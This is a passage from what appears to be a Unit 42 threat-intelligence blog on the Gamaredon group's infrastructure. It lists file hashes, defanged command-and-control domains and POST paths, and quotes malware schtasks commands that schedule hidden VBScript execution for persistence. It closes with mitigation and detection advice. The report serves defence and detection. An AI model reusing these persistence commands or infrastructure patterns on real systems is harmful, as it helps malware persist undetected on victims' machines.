SHA256: `74cb6c1c644972298471bff286c310e48f6b35c88b5908dbddfa163c85debdee`

```
deerflys.gortomalo[.]ru
```

```
C:\Windows\System32\schtasks.exe /CREATE /sc minute /mo 11 /tn "deepmost" /tr
```

```
"wscript.exe "C:\Users\Public\\deep-naked\deepmost.fly" counteract /create //b
/criminal //e:VBScript /cracker counteract " /F
```

```
POST /index.eef/deep-water613
```

Example 2:

SHA256: `ffb6d57d789d418ff1beb56111cc167276402a0059872236fa4d46bdfe1c0a13`

```
deer-neck.gortomalo[.]ru
```

```
"C:\Windows\System32\schtasks.exe" /CREATE /sc minute /mo 13 /tn "deep-worn" /tr
"wscript.exe "C:\Users\Public\\deerberry\deep-worn.tmp" crumb /cupboard //b
/cripple //e:VBScript /curse crumb " /F
```

```
POST /cache.jar/deerkill523
```

Because we only see this with some domains, this may be a technique employed by a small group of actors or teams. It suggests a possible link between the cluster 3 samples and those from cluster 1 employing a similar naming system. In contrast, we do not observe cluster 2's large-number or random-string naming technique employed in any cluster 1 domains.

Conclusion

Gamaredon has been targeting Ukrainian victims for almost a decade. As international tensions surrounding Ukraine remain unresolved, Gamaredon's operations are likely to continue to focus on Russian interests in the region. This blog serves to highlight the importance of research into adversary infrastructure and malware, as well as community collaboration, in order to detect and defend against nation-state cyberthreats. While we have mapped out three large clusters of currently active Gamaredon infrastructure, we believe there is more that remains undiscovered. Unit 42 remains vigilant in monitoring the evolving situation in Ukraine and continues to actively hunt for indicators to put protections in place to defend our customers anywhere in the world. We encourage all organizations to leverage this research to hunt for and defend against this threat.

Protections and Mitigations

The best defense against this evolving threat group is a security posture that favors prevention. We recommend that organizations implement the following:

- Search network and endpoint logs for any evidence of the indicators of compromise associated with this threat group.
- Ensure cybersecurity solutions are effectively blocking against the active infrastructure IoCs identified above.

- Implement a DNS security solution in order to detect and mitigate DNS requests for known C2 infrastructure.
- Apply additional scrutiny to all network traffic communicating with AS 197695 (`Reg[.]ru`).
- If you think you may have been compromised or have an urgent matter, get in touch with the Unit 42 Incident Response team or call North America Toll-Free: 866.486.4842 (866.4.UNIT42), EMEA: +31.20.299.3130, APAC: +65.6983.8730, or Japan: +81.50.1790.0200.

For Palo Alto Networks customers, our products and services provide the following coverage associated with this campaign:

Cortex XDR protects endpoints from the malware techniques described in this blog.

WildFire cloud-based threat analysis service accurately identifies the malware described in this blog as malicious.

Advanced URL Filtering and DNS Security identify all phishing and malware domains associated with this group as malicious.

Users of AutoFocus contextual threat intelligence service can view malware associated with these attacks using the Gamaredon Group tag.

Palo Alto Networks has shared these findings, including file samples and indicators of compromise, with our fellow Cyber Threat Alliance members. CTA members use this intelligence to rapidly deploy protections to their customers and to systematically disrupt malicious cyber actors. Learn more about the Cyber Threat Alliance.

Indicators of Compromise

A list of the domains, IP addresses and malware hashes is available on the Unit 42 GitHub.

Additional Resources

The Gamaredon Group Toolset Evolution – Unit 42, Palo Alto Networks
Threat Brief: Ongoing Russia and Ukraine Cyber Conflict – Unit 42, Palo Alto Networks
Technical Report on Armageddon / Gamaredon – Security Service of Ukraine
Tale of Gamaredon Infection – CERT-EE / Estonian Information System Authority

Popular Resources

Resource Center

Blog

Communities

Tech Docs

Unit 42

Sitemap

Legal Notices

Privacy

Terms of Use

Documents

Account

Manage Subscriptions

Report a Vulnerability